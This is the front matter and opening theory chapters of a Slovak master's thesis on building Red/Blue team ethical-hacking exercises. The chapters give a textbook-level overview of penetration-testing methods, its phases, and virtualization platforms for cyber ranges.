VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ

Fakulta elektrotechniky
a komunikačních technologií

DIPLOMOVÁ PRÁCE

Brno, 2020 Bc. Daniel Paučo

VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ
BRNO UNIVERSITY OF TECHNOLOGY

FAKULTA ELEKTROTECHNIKY A KOMUNIKAČNÍCH TECHNOLOGIÍ
FACULTY OF ELECTRICAL ENGINEERING AND COMMUNICATION

ÚSTAV TELEKOMUNIKACÍ
DEPARTMENT OF TELECOMMUNICATIONS

BEZPEČNOSTNÍ CVIČENÍ PRO ETICKÝ HACKING
SECURITY EXERCISES FOR ETHICAL HACKING

DIPLOMOVÁ PRÁCE
MASTER'S THESIS

AUTOR PRÁCE
AUTHOR
Bc. Daniel Paučo

VEDOUCÍ PRÁCE
SUPERVISOR
Ing. Zdeněk Martinásek, Ph.D.

BRNO 2020

VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ
FAKULTA ELEKTROTECHNIKY A KOMUNIKAČNÍCH TECHNOLOGIÍ

Diplomová práce

magisterský navazující studijní obor **Informační bezpečnost**

Ústav telekomunikací

Student: Bc. Daniel Paučo ***ID:*** 175363
Ročník: 2 ***Akademický rok:*** 2019/20

NÁZEV TÉMATU:

Bezpečnostní cvičení pro etický hacking

POKYNY PRO VYPRACOVÁNÍ:

Téma diplomové práce je zaměřeno na problematiku etického hackingu a penetračních testů síťové infrastruktury. Hlavním cílem práce je navrhnout a implementovat vhodné prostředí pro provedení cvičení Red/Blue team tzv. bezpečnostních her. V teoretické části práce je hlavním cílem analyzovat dostupné virtualizační nástroje a jejich rozhraní k realizaci bezpečnostních her (KYPO, Official OSCP, cyber range s otevřeným kódem, Xen atd.). Zaměřte se na výběr vhodného rozhraní mezi účastníky cvičení a virtualizovaným prostředím např. pomocí webového prohlížeče. Dále se v teoretické části student bude věnovat otázkám etického hackování. Výsledkem diplomové práce bude návrh a implementace dvou komplexních bezpečnostních her Red/Blue team včetně virtualizované infrastruktury. V praktické části se zaměřte na možnosti automatického spouštění útoků při cvičení Blue teamu (automatický Red team).

DOPORUČENÁ LITERATURA:

[1] VIGNA, Giovanni. Teaching network security through live exercises. In: Security education and critical infrastructures. Springer, Boston, MA, 2003. p. 3-18.

[2] SIMPSON, Michael T.; BACKMAN, Kent; CORLEY, James. Hands-on ethical hacking and network defense. Cengage Learning, 2010.

Termín zadání: 3.2.2020 ***Termín odevzdání:*** 1.6.2020

Vedoucí práce: Ing. Zdeněk Martinásek, Ph.D.

prof. Ing. Jiří Mišurec, CSc.
předseda oborové rady

UPOZORNĚNÍ:
Autor diplomové práce nesmí při vytváření diplomové práce porušit autorská práva třetích osob, zejména nesmí zasahovat nedovoleným způsobem do cizích autorských práv osobnostních a musí si být plně vědom následků porušení ustanovení § 11 a následujících autorského zákona č. 121/2000 Sb., včetně možných trestněprávních důsledků vyplývajících z ustanovení části druhé, hlavy VI. díl 4 Trestního zákoníku č.40/2009 Sb.

ABSTRAKT

Predložená diplomová práca sa zaoberá penetračným testovaním a etickým hackovaním. Podľa zadania bolo vytvorené vhodné prostredie pre prevedenie cvičenia Red/Blue tím, kde Red tím sa ocitá v roli útočníka a Blue tým v roli obrancu sieťovej infraštruktúry. Celá infraštruktúra je pripravená v cloudovom virtualizovanom prostredí VMware vSphere. Druhú časť praktickej časti práce tvorí príprava a vytvorenie cvičenia na testovanie bezpečnosti webových aplikácií. Tretia časť sa venuje automatizácii červeného tímu pre bezpečnostné cvičenie. Hlavným cieľom tejto diplomovej práce je ukážka rôznych typov útokov na sieťovú infraštruktúru a webové aplikácie, a použitie obranných mechanizmov k zamedzeniu týchto útokov.

KĽÚČOVÉ SLOVÁ

Penetračné testovanie, etický hacking, pivoting, Windows, Linux, DMZ, shell, zraniteľnosť, cybersecurity

ABSTRACT

This master thesis deals with penetration testing and ethical hacking. Regarding to the layout of the thesis there was prepared appropiate enviroment to realize Red/Blue team exercise, where Red team is in a role of the attacker and Blue team is in a role of defender of the network infrastructure. Whole infrastructure is implemented in a cloud virtual enviroment of VMware vSphere. Second part of the thesis consists of preparation and creation of the exercise to test web application security. Third part of the thesis is dedicating to the automatization of redteaming. Main focus of this master thesis is to demonstrate different attack vectors how to attack the network infrastructure and web applications and use of the defense mechanisms to avoid this kinds of attacks.

KEYWORDS

Penetration testing, ethical hacking, pivoting, Windows, Linux, DMZ, shell, vulnerability, cybersecurity

PAUČO, Daniel. *Bezpečnostní cvičení pro etický hacking*. Brno, 2020, 64 s. Diplomová práca. Vysoké učení technické v Brně, Fakulta elektrotechniky a komunikačních technologií, Ústav telekomunikací. Vedúci práce: Ing. Zdeněk Martinásek, PhD.

Vysázeno pomocí balíčku `thesis` verze 3.03; `http://latex.feec.vutbr.cz`

VYHLÁSENIE

Vyhlasujem, že som svoju diplomovú prácu na tému „Bezpečnostní cvičení pro etický hacking“ vypracoval samostatne pod vedením vedúceho diplomovej práce, využitím odbornej literatúry a ďalších informačných zdrojov, ktoré sú všetky citované v práci a uvedené v zozname literatúry na konci práce.

Ako autor uvedenej diplomovej práce ďalej vyhlasujem, že v súvislosti s vytvorením tejto diplomovej práce som neporušil autorské práva tretích osôb, najmä som nezasiahol nedovoleným spôsobom do cudzích autorských práv osobnostných a/alebo majetkových a som si plne vedomý následkov porušenia ustanovenia § 11 a nasledujúcich autorského zákona Českej republiky č. 121/2000 Sb., o práve autorskom, o právach súvisiacich s právom autorským a o zmene niektorých zákonov (autorský zákon), v znení neskorších predpisov, vrátane možných trestnoprávnych dôsledkov vyplývajúcich z ustanovenia časti druhej, hlavy VI. diel 4 Trestného zákoníka Českej republiky č. 40/2009 Sb.

Brno . . . .

podpis autora

POĎAKOVANIE

Rád by som poďakoval vedúcemu diplomovej práce pánovi Ing. Zdeňkovi Martináskovi, Ph.D. za odborné vedenie, konzultácie, trpezlivosť a podnetné návrhy k práci. Taktiež by som rád poďakoval môjmu externému konzultantovi Mgr. Lukášovi Neudertovi a ostatným kolegom z Národného úradu pre kybernetickú a informačnú bezpečnosť za pomoc pri riešení rôznych problémov a podnetné návrhy ako prácu zlepšiť, aby mala čo najväčší prínos pre študentov, ktorí sa cvičenia zúčastnia.

Brno ....

podpis autora

Tato práce vznikla jako součást klíčové aktivity KA6 - Individuální výuka a zapojení studentů bakalářských a magisterských studijních programů do výzkumu v rámci projektu OP VVV Vytvoření double-degree doktorského studijního programu Elektronika a informační technologie a vytvoření doktorského studijního programu Informační bezpečnost, reg. č. CZ.02.2.69/0.0/0.0/16_018/0002575.

EVROPSKÁ UNIE
Evropské strukturální a investiční fondy
Operační program Výzkum, vývoj a vzdělávání

MINISTERSTVO ŠKOLSTVÍ, MLÁDEŽE A TĚLOVÝCHOVY

Projekt je spolufinancován Evropskou unií.

Obsah

Úvod **9**

1 Bezpečnostné testovanie **10**

2 Penetračné testovanie **11**
2.1 Metódy penetračného testovania 12
2.2 Fázy penetračného testovania 13
2.2.1 Plánovanie a prieskum 14
2.2.2 Skenovanie 14
2.2.3 Enumerácia 15
2.2.4 Zisk prístupu 15
2.2.5 Uchovanie prístupu 17
2.2.6 Vypracovanie záverečnej správy 17
2.3 Distribúcie penetračného testovania 18

3 Platformy pre bezpečnostné hry **19**
3.1 Red/Blue team cvičenia 19
3.2 Virtualizácia prostredia 20
3.2.1 VMware vSphere 21
3.2.2 OpenStack 21
3.2.3 OpenNebula 22
3.3 Automatizácia a budovanie infraštruktúry 23

4 Bezpečnostná hra **26**
4.1 Vlastný návrh a implementácia sieťovej infraštruktúry 26
4.2 Vlastná implementácia cvičenia 28
4.2.1 Nesprávna konfigurácia služby vzdialeného prístupu 29
4.2.2 Predpripravený webshell 29
4.2.3 Nesprávne nastavená služba Remote Desktop a využitie nástroja Utilman 30
4.2.4 Pass-the-Hash útok 31
4.2.5 Golden ticket 33
4.3 Vlastný návrh cvičenia pre testovanie bezpečnosti webových aplikácií 33
4.3.1 Server-Side Template Injection 34
4.3.2 Hash Length Extension 38
4.3.3 XPATH 42
4.4 Návrh a implementácia automatizácie červeného tímu 44

5 Záver **47**

Literatúra **48**

Zoznam symbolov, veličín a skratiek **51**

Zoznam príloh **52**

A Penetrační testování síťové infrastruktury **53**

A.1 Skenování DNS a WEB serveru 56
A.2 Získejte SSH přístup k DNS serveru 56
A.3 Získejte přístup na webový server navázáním reverz shellu 56
A.4 Pasivní sken interní sítě 57
A.5 Realizace pivotu ke kompromitaci interní sítě 59
A.6 Využití Utilman 59
A.7 Získejte hashe přístupových hesel ze stroje 61
A.8 Sken sítě pro nalezení řadiče domény 62
A.9 Využijte zranitelnosti protokolu NTLM 62
A.10 Bonusový úkol 63

Úvod

V dnešnej dobe počítačov, kedy je kyberpriestor rozšírený všade okolo nás, na nás číhajú rôzne nebezpečenstvá v tomto prostredí. Veľké množstvo protokolov, systémov, alebo aplikácií bolo vytvorených v minulosti, kedy bezpečnosť vo svete počítačov bola neznámy pojem a hlavným cieľom ich tvorcov bola funkcionalita.

Podľa viacerých zdrojov a udalostí v minulosti je možné povedať, že akademický záujem o kyberbezpečnosť sa začal rozvíjať v 70. rokoch 20. storočia. Kryptografia, počítačová bezpečnosť, sieťová bezpečnosť, všetky tieto odvetvia kyberbezpečnosti sa rozvíjali ruka v ruke, pričom v tých časoch bolo ich hlavné uplatnenie predovšetkým vo vojenskej a štátnej sfére. Ako si ľudia pomaly začali uvedomovať, že bezpečnosť je dôležitou súčasťou kyberpriestoru, začala sa rozširovať ďalej medzi väčšie organizácie ako napríklad banky alebo správcov infraštruktúry informačných technológií (IT). Medzi bežných užívateľov sa kyberbezpečnosť dostala až v 90. rokoch, kedy sa začali objavovať prvé hrozby phishingu, odcudzenia identity, atď.

V súčasnosti sa už na kyberbezpečnosť berie celkom iný ohľad ako tomu bolo v minulosti. Pri návrhu a implementácií protokolov, systémov, alebo aplikácií sa volí kompromis medzi funkcionalitou a bezpečnosťou. Vznikli rôzne normy k správe bezpečnosti ako napríklad ISO/IEC 27000, alebo metodiky podľa ktorých sa hodnotí bezpečnosť, viď Open Web Application Security Project (OWASP), ktorá slúži k testovaniu bezpečnosti webových aplikácií. Ďalej sú rozvíjané metódy pre trénovanie IT špecialistov za účelom rozvíjať znalosti týkajúce sa bezpečnosti. Jedným zo spôsobov takéhoto rozvoja sú bezpečnostné hry. Cieľom tejto diplomovej práce bude navrhnúť a implementovať prostredie pre prevedenie bezpečnostného cvičenia k zvýšeniu povedomia o kyberbezpečnosti a poukázať na časté chyby v konfigurácií systémov. Teoretická časť práce bude bližie popisovať penetračné testovanie, jeho metódy a fázy. Ďalej bude táto časť zameraná na analýzu dostupných nástrojov na virtualizáciu a automatizáciu nasadenia virtuálnych strojov. Praktická časť bude popisovať vytvorenie bezpečnostnej hry a následnú implementáciu na vybranú virtualizačnú platformu. Bude obsahovať bližší popis nasadených virtuálnych strojov, ich funkciu a zapojenie do sieťovej infraštruktúry. Ďalej bude popisovať takzvanú cestu útoku (zraniteľnosti a ich mitigáciu), podľa ktorej bude vytvorené cvičenie pre študentov obsiahnuté v prílohe tejto práce. Druhá časť praktickej práce bude zameraná na vytvorenie cvičenia pre testovanie bezpečnosti webových aplikácií a bude sa skladaž sa z troch pokročilejších útočných techník na webové aplikácie. Tretia časť sa bude venovať automatizácii červeného tímu pre bezpečnostné cvičenie. Hlavný prínos tejto diplomovej práce bude vlastný návrh a implementácia bezpečnostnej hry, ktorá bude súčasťou laboratórneho cvičenia pre predmet ICT3 v magisterskom programe odboru Informačná bezpečnosť.

1 Bezpečnostné testovanie

Bezpečnosť je definovaná ako stav, kedy straty aktív neprekračujú stanovenú mieru. Bezpečnostné testovanie je definované ako testovanie, ktoré určuje, či sú systémy, alebo aplikácie oprostené od zraniteľností, ktoré by mohli viesť k strate aktív. Aktívum je čokoľvek, čo je majiteľom považované za cenné napr. dáta, softvér, hardvér, atď. Zraniteľnosť v systéme, alebo aplikácií znamená, že zabezpečenie nezaisťuje ochranu niektorých aktív, alebo ochrana týchto aktív nie je dostatočná. Hlavným cieľom bezpečnostného testovania je identifikácia hrozieb v systéme a ohodnotenie potencionálnych zraniteľností, ktoré by mohli viesť k zastaveniu systému, alebo jeho exploitácií. Exploitácia je využitie zraniteľnosti k prieniku do systému. Bezpečnostné testovanie taktiež napomáha k odhaleniu možných bezpečnostných rizík v systémoch.

Podľa metodiky Open Source Security Testing Methodology Manual (OSSTMM) sa bezpečnostné testovanie delí na nasledujúce kategórie [1][2]:

- **skenovanie zraniteľností,**
- **bezpečnostné skenovanie,**
- **penetračné testovanie,**
- **analýza rizík,**
- **bezpečnostný audit,**
- **etické hackovanie.**

Táto diplomová práca sa zaoberá penetračným testovaním, ktoré je detailnejšie popísané v nasledujúcich kapitolách. Ako je možné vidieť v rozdelení podľa metodiky OSSTMM, nachádza sa tam aj kategória zvaná etické hackovanie. Pre upresnenie, etické hackovanie by sa dalo považovať za množinu, do ktorej všetky ostatné vymenované kategórie spadajú.

EC-Council, jedna z najznámejších certifikačných autorít v oblasti kyberbezpečnosti, popisuje etické hackovanie ako učenie sa všetkých technických aspektov riadenia vozidla a penetračné testovanie je spojenie všetkých nadobudnutých znalostí k riadeniu vozidla[1]. Pre aspirantov, ktorí majú záujem o potvrdenie svojich znalostí existuje množstvo kurzov a celosvetovo uznávaných certifikácií ako napríklad CEH, GPEN, OSCP, atď.

[1]Dostupné z:
`blog.eccouncil.org/what-is-penetration-testing-how-does-it-differ-from-ethical-hacking/`

2 Penetračné testovanie

Penetračné testovanie je proces identifikácie zraniteľností v aplikácií, alebo sieťovej infraštruktúre použitím rôznych útočných techník. Proces penetračného testovania zahŕňa posudzovanie bezpečnosti zvolených systémov na potencionálne slabiny, ktoré môžu vzniknúť po nedostatočnej alebo nesprávnej konfigurácií systému, známej alebo neznámej hardvérovej alebo softvérovej slabiny [3][4].

Penetračné testovanie ponúka pre objednávateľa množstvo benefitov. Narušenie bezpečnosti a prerušenie služieb je nákladné a môže viesť k významným finančným stratám, ohrozeniu reputácie spoločnosti, strate dôvery zákazníkov, alebo vysokým pokutám. Je nemožné udržať všetky informácie a dáta v bezpečí po celý čas ich existencie. Vo väčšine sa spoločnosti usilujú o zabránenie prienikov nasadením rôznych obranných mechanizmov zahrňujúcich IDS, IPS, firewally, alebo kryptografiu. Avšak ani tieto obranné mechanizmy nezaručujú úplnú bezpečnosť a nedokážu ochrániť spoločnosť proti rôznym typom potencionálnych bezpečnostných incidentov. Penetračné testovanie teda slúži k identifikácii bezpečnostných rizík a určeniu ich priorít [5][6][7].

Existujú dva základné typy penetračných testov, ktoré sa odvíjajú od toho, aký druh útočníka je simulovaný:

- **interné testovanie,**
- **externé testovanie.**

Interné testovanie

Pri internom testovaní sa jedná o simuláciu útočníka, ktorý sa nachádza vo vnútornej sieti spoločnosti. Pomenovanie pre takéhoto útočníka pochádza z angličtiny a je to ”insider”. Môže sa jednať o nespokojného zamestnanca alebo útočníka, ktorý má buď fyzický alebo vzdialený prístup do sieťovej infraštruktúry spoločnosti. Simulácia takéhoto útoku má potencionálne najvyššie účinky dopadu, pretože útočník môže mať od počiatku znalosť o dôležitých prvkoch v sieti, čo v prípade externého testu môže útočník získať až časom.

Interné testy slúžia k otestovaniu monitoringu a schopnosti reakcie na incidenty vo vnútornej sieti, uisteniu sa o správnej funkcionalite nasadených obranných mechanizmov, určeniu, ktoré systémy môže útočník napadnúť v rámci vnútornej sieťovej infraštruktúry, atď. Pri návrhu zmluvy sa obe strany dohodnú, aké prístupy prevádzkovateľ testov dostane, pričom najčastejšie sa jedná o bežný užívateľský účet z ktorého sa následne pokúša eskalovať oprávnenia a šíriť sa ďalej po sieti.

Externé testovanie

Pri externých penetračných testoch sa testovanie zameriava na služby, ktoré sú vystavené do internetu. Môže sa jednať o webstránky samotnej spoločnosti, webové aplikácie, email, DNS (Domain Name System) servery a rôzne iné služby. Hlavným cieľom testovania je odhalenie čo najväčšieho množstva zraniteľností, ktoré môžu viesť k prieniku a neoprávnenému prístupu do internej siete a získania prístupu k cenným dátam spoločnosti [8].

2.1 Metódy penetračného testovania

Existujú tri najznámejšie metódy penetračného testovania, ktoré v slovenskej terminológií nemajú vlastné pomenovanie, preto sa v texte využíva anglické označenie pre čitateľa s odbornou literatúrou [9]:

- **white-box,**
- **grey-box,**
- **black-box.**

White-box

Metóda white-box je definovaná ako testovanie s úplnou znalosťou testovaného systému. Testovanie najčastejšie býva zamerané na overenie vstupných a výstupných parametrov systému.

Grey-box

Metóda grey-box je definovaná ako testovanie s čiastočnou znalosťou testovaného systému. Táto metóda sa najčastejšie využíva pri testovaní webových aplikácií. Tester sa zameriava na otestovanie ako front-endovej funkcionality, tak aj vnútorných procesov systému.

Black-box


Metóda black-box je definovaná ako testovanie bez znalosti fungovania testovaného systému. V black-box testovaní sa testeri zameriavajú iba na vstupy a výstupy systému. Táto metóda testovania je z pomedzi spomenutých metód najčastejšie využívaná, pretože predstavuje situáciu kedy sa útočník pokúša kompromitovať systém o ktorom nemá znalosť internej funkcionality.

2.2 Fázy penetračného testovania

Proces penetračného testovania sa skladá z niekoľkých fáz, ktoré na seba následne nadväzujú viď obr. 2.1. Týchto fáz je presne šesť a sú to fázy nasledovné [10]:

- **plánovanie a prieskum,**
- **skenovanie,**
- **enumerácia,**
- **zisk prístupu,**
- **uchovanie prístupu,**
- **analýza a vypracovanie záverečnej správy.**

Všetky spomenuté fázy sú podľa učebných materiálov pre skúšku Certified Ethical Hacker (CEH). V závislosti od učebných materiálov, alebo rôznych metodológií sa môžu niektoré fázy mierne líšiť.




Obr. 2.1: Fázy penetračného testovania

2.2.1 Plánovanie a prieskum

Prvá fáza penetračného testovania, ktorá sa skladá z pasívneho a aktívneho získavania informácií o potencionálnom cieli viď obr. 2.2. Hlavnou úlohou je získať o cieli toľko informácií, koľko len je možné. Finálnym výstupom tejto fázy by mal byť hrubý náčrt profilu cieľa, ktorý poslúži k plánovaniu nasledujúcej fázy skenovania. Informácie, ktoré môžu byť získané počas tejto fázy zahŕňajú nasledujúce [10][11]:

- **rozsahy IP adries,**
- **informácie o zamestnancoch,**
- **informácie o vybavení,**
- **telefónne čísla.**



Obr. 2.2: Zisk tzv. "živých" strojov v sieti[1]

2.2.2 Skenovanie

Skenovanie je proces, ktorý zahŕňa testovanie cielenej siete so zámerom získania užitočných informácií a ich následného využitia v pozdejších fázach penetračného testovania. Vyzbrojený so znalosťou základných prvkov siete, skenerom, a výsledkami z dôkladného zberu informácií je možné vytvoriť si decentný obraz o cieli [10]. Počas tejto fázy sa využívajú nástroje ako:

- **ping,**
- **skenovanie portov,**
- **tracert.**

[1] Obrázok dostupný z: `www.tecmint.com/nmap-network-security-scanner-in-kali-linux/`

2.2.3 Enumerácia

Enumerácia je proces extrahovania informácií z cieleného systému, k určeniu o aké nastavenia a prostredie sa v danom systéme jedná. V mnohých prípadoch je možné extrahovať informácie ako užívateľské mená, služby, a iné informácie v závislosti od samotného operačného systému.

Oproti predchádzajúcim fázam, v enumeračnej fáze dochádza k aktívnemu pripájaniu sa k cieleným systémom v snahe získať širokú škálu informácií. V tejto fáze prichádza vyššia pravdepodobnosť detekcie testovania.

Prečo potom vlastne začínať s aktívnym pripájaním sa k cielenému systému? Pretože to je jediná cesta ako získať doplňujúce informácie o systémoch, ktoré neboli získané v predchádzajúcich fázach. Využitím týchto aktívnych pripojení je možné na systém odosielať cielené žiadosti, ktoré extrahujú doplňujúce informácie. Po zisku týchto informácií je vyššia pravdepodobnosť presného určenia silných a slabých miest cieleného systému. Informácie získané počas tejto fázy obsahujú [10][12]:

- **sieťové zdroje a zdieľané zložky,**
- **užívatelia a skupiny,**
- **smerovacie tabuľky,**
- **mená strojov,**
- **aplikácie a banery,**
- **detaily o SNMP a DNS.**

2.2.4 Zisk prístupu

Po dokončení predchádzajúcich fáz prichádza na rad zisk prístupu k zvolenému systému. V tomto bode sa stáva proces hackovania komplexnejším a delí sa do viacerých krokov. Pri týchto krokoch je dobré využívať metodický prístup, ktorý zahŕňa crackovanie hesiel, eskalovanie privilégií, spúšťanie aplikácií, skrývanie súborov, zakrývanie stôp, mazanie dôkazov, atď.

Crackovanie hesiel

V enumeračnej fáze sa zozbiera veľké množstvo informácií vrátane uživateľkých mien. Tieto uživateľské mená sú dôležité, pretože poskytujú určitú znalosť a útočník vie na čo sa bližšie zamerať. Crackovanie hesla slúži k získaniu prihlasovacích údajov daného uživateľského účtu so zámerom využitia tohto účtu k zisku autorizovaného prístupu k systému pod legitímnym užívateľom.

Existuje niekoľko techník na prelamovanie hesla [10]:

- slovníkový útok,
- útok hrubou silou,
- hybridný útok,
- útok založený na pravidlách,
- pasívny online útok,
- aktívny online útok,
- offline útok,
- netechnický útok.

Slovníkový útok predstavuje útok za využitia napríklad slovníka s najčastejšie používanými heslami ľudí. Oproti tomu **útok hrubou silou** sa zameriava na prelamovanie hesla skúšaním všetkých možných kombinácií. **Hybridný útok** je spojením prvých dvoch variant, kedy je časť hesla bežné slovo a zvyšná časť hesla, napríklad číslo je získané hrubou silou. Ďalším prípadom je **útok založený na pravidlách**, kedy sa užívatelia musia pri tvorbe hesla riadiť pravidlami ako napr. veľké prvé písmeno, atď. Pri znalosti týchto pravidiel sa čas útoku značne skracuje. Pri **pasívnom online útoku** sa nejedná a priame skúšanie hesiel ako je tomu pri **aktívnom online útoku**. Môže sa jednať napríklad o zachytávanie sieťového toku a sledovanie nezašifrovaných dát. **Offline útok** je založený na prelamovaní hesla mimo systému na ktorom prebieha autentizácia úživateľa, aby nedošlo napr. zablokovaniu účtu. Pri **netechnickom útoku** sa jedná o sociálne inžinierstvo.

Eskalácia privilégií

Po získaní hesla a prístupu k účtu je v procese zisku prístupu potrebné eskalovať privilégia. Jedná sa o najdôležitejšiu fázu zisku prístupu, pretože sa od nej odvíjajú nasledujúce fázy. Hlavným cieľom je zisk účtu, ktorý má menej restrikcií a má vyššie oprávnenia k systému.

Sú definované dva prístupy eskalácie privilégií, kde každý pristupuje k problému získania vyšších privilégií z iného uhlu pohľadu:

Horizontálna eskalácia privilégií Útočník sa pokúša získať práva a privilégiá iného užívateľa, ktorý má rovnaké privilégiá ako súčasný účet.

Vertikálna eskalácia privilégií Útočník získa prístup k účtu a potom sa pokúša povýšiť privilégiá daného účtu. Druhou variantou je kompromitácia účtu a následný pokus o zisk prístupu k vyššie privilegovanému účtu [10].

Spúšťanie aplikácií

So ziskom prístupu k systému a dostatočnými oprávneniami prichádza čas kompromitácie systému a vykonanie útoku. Ktoré aplikácie sú spustené je čisto na útočníkovi. Môže sa jednať o vlastne vytvorené aplikácie, alebo iný softvér.

Útočník môže spúšťať rôzne aplikácie na systéme podľa špecifických cieľov, ktoré chce dosiahnuť:

- **Backdoor** Aplikácia, ktorá je vytvorená ku kompromitácií systému tak, že neskôr útočníkovi povolí prístup k danému systému.
- **Cracker** Softvér, ktorý je charakterizovaný schopnosťou prelomiť kód, alebo získať heslo.
- **Keylogger** Hardvérové, alebo softvérové zariadenie využívané k zisku informácií zadaných cez klávesnicu.
- **Malware** Môže sa jednať o akýkoľvek softvér vytvorený k zachytávaniu informácií, zmene, alebo kompromitácií systému [10].

2.2.5 Uchovanie prístupu

Po kompromitovaní systému prichádza na rad veľmi dôležitá časť, ktorou je uchovanie prístupu[2]. Ak útočník získa prístup k systému, jedna z prvých vecí o ktoré sa snaží je vytvoriť si tzv. perzistenciu. V podstate to znamená, že útočník bude schopný pristupovať ku kompromitovanému systému aj po jeho reštarte. K tomuto účelu slúži vyššie spomenutý softvér ako **backdoor**, alebo **malware**.

2.2.6 Vypracovanie záverečnej správy

Posledným krokom penetračného testovania je vypracovanie záverečnej správy, ktoré zaberá približne až jednu štvrtinu plánovaného času na penetračné testovanie. Záverečná správa je dokument, ktorý sa zanecháva testovanej organizácii a môže sa využívať ešte niekoľko rokov ako jediný dôkaz, čo vlastne bolo vykonané a preto je dobré zamerať sa na kvalitu správy. Existujú prípady, kedy je ako záverečná správa z penetračného testovania odovzadný čistý výstup zo skenu zraniteľností. Takýto výstup sa nedá považovať za záverečnú správu penetračného testovania. Podľa rôznych doporučení by sa tieto výstupy z bezpečnostných skenerov mali prechádzať a manuálne otestovať, aby došlo k čo najmenšiemu množstvu falošne pozitívnych nálezov.

[2]V reálnej situácií, keby bol systém napadnutý skutočným útočníkom, by bol tento krok doplnený zakrývaním stôp o prieniku do systému ako napríklad mazaním logov, atď.

Písanie správy počas testovania môže byť nesmierne užitočné. Dôležitou súčasťou je písanie si poznámok, ktoré nasledujú metodológiu a zachytávanie screenshotov. Tieto spomenuté veci dokážu ušetriť veľa času pri písaní záverečnej správy.

Záverečná správa by mala obsahovať nasledujúce časti:

1. **Manažérske zhrnutie.**
2. **Úvod.**
3. **Použitá metodológia.**
4. **Nálezy.**
5. **Zhrnutie.**

2.3 Distribúcie penetračného testovania

Penetračné testovanie je možné vykonávať na každom operačnom systéme, avšak existujú distribúcie, ktoré sú zamerané priamo na to. Najznámeším operačným systémom pre testovanie bezpečnosti je linuxová distribúcia zvaná Kali linux, ktorá má najväčiu bázu užívateľov.

Kali linux vznikol vývojom z niekdajšieho BackTrack linuxu, voľne dostupného operačného systému pre testovanie bezpečnosti. V dobe predstavenia disponoval Kali linux viac ako 300 nástrojmi pre penetračné testovanie a testovanie bezpečnosti.

Operačný systém sa zakladá na vývojových štandardoch Debianu, ktorý je známy mnohým IT administrátorom. Užívatelia si môžu ľahko prispôsobiť operačný systém k svojim požiadavkam a preferenciám.

Všetky programy obsiahnute v operačnom systéme boli predom ohodnotené, či sú vhodné a efektívne pre použitie v praxi. Systém disponuje napríklad najznámejšími nástrojmi ako *Metasploit*, komplexný a modulárny nástroj pre penetračné testovanie, *Nmap* pre skenovanie portov a zraniteľností, *Wireshark* pre monitoring sieťového toku, alebo *aircrack-ng* pre testovanie bezpečnosti bezdrôtových sietí [13][14].

3 Platformy pre bezpečnostné hry

Pre vytvorenie kybernetického cvičenia je potrebné zvoliť si vhodnú platformu pre virtuálne prostredie. Cyber range je pomenovanie pre platformu slúžiacu k simulácií rôznych scenárov. Význam slova range v označení cyber range je vojenské pomenovanie pre cvičisko, kam sa posielajú jednotky, aby zdokonalili svoje bojové schopnosti v realisticky naplánovaných situáciách. Cyber range tak podobne poskytuje realistickú platformu pre trénovanie IT personálu voči rôznym reálnym hrozbám. Tento tréning sa zameriava na vyhodnocovanie rôznych situácií a následnú aplikáciu správnych postupov v situáciách reálneho útoku [15].

Cyber range umožňuje tréning s reálnymi, fyzickými a virtuálnymi službami, a sieťovaním ako napríklad [16]:

IT služby:

- Virtuálne stroje.
- Microsoft servery a aplikácie.
- Linux a UNIX servery.
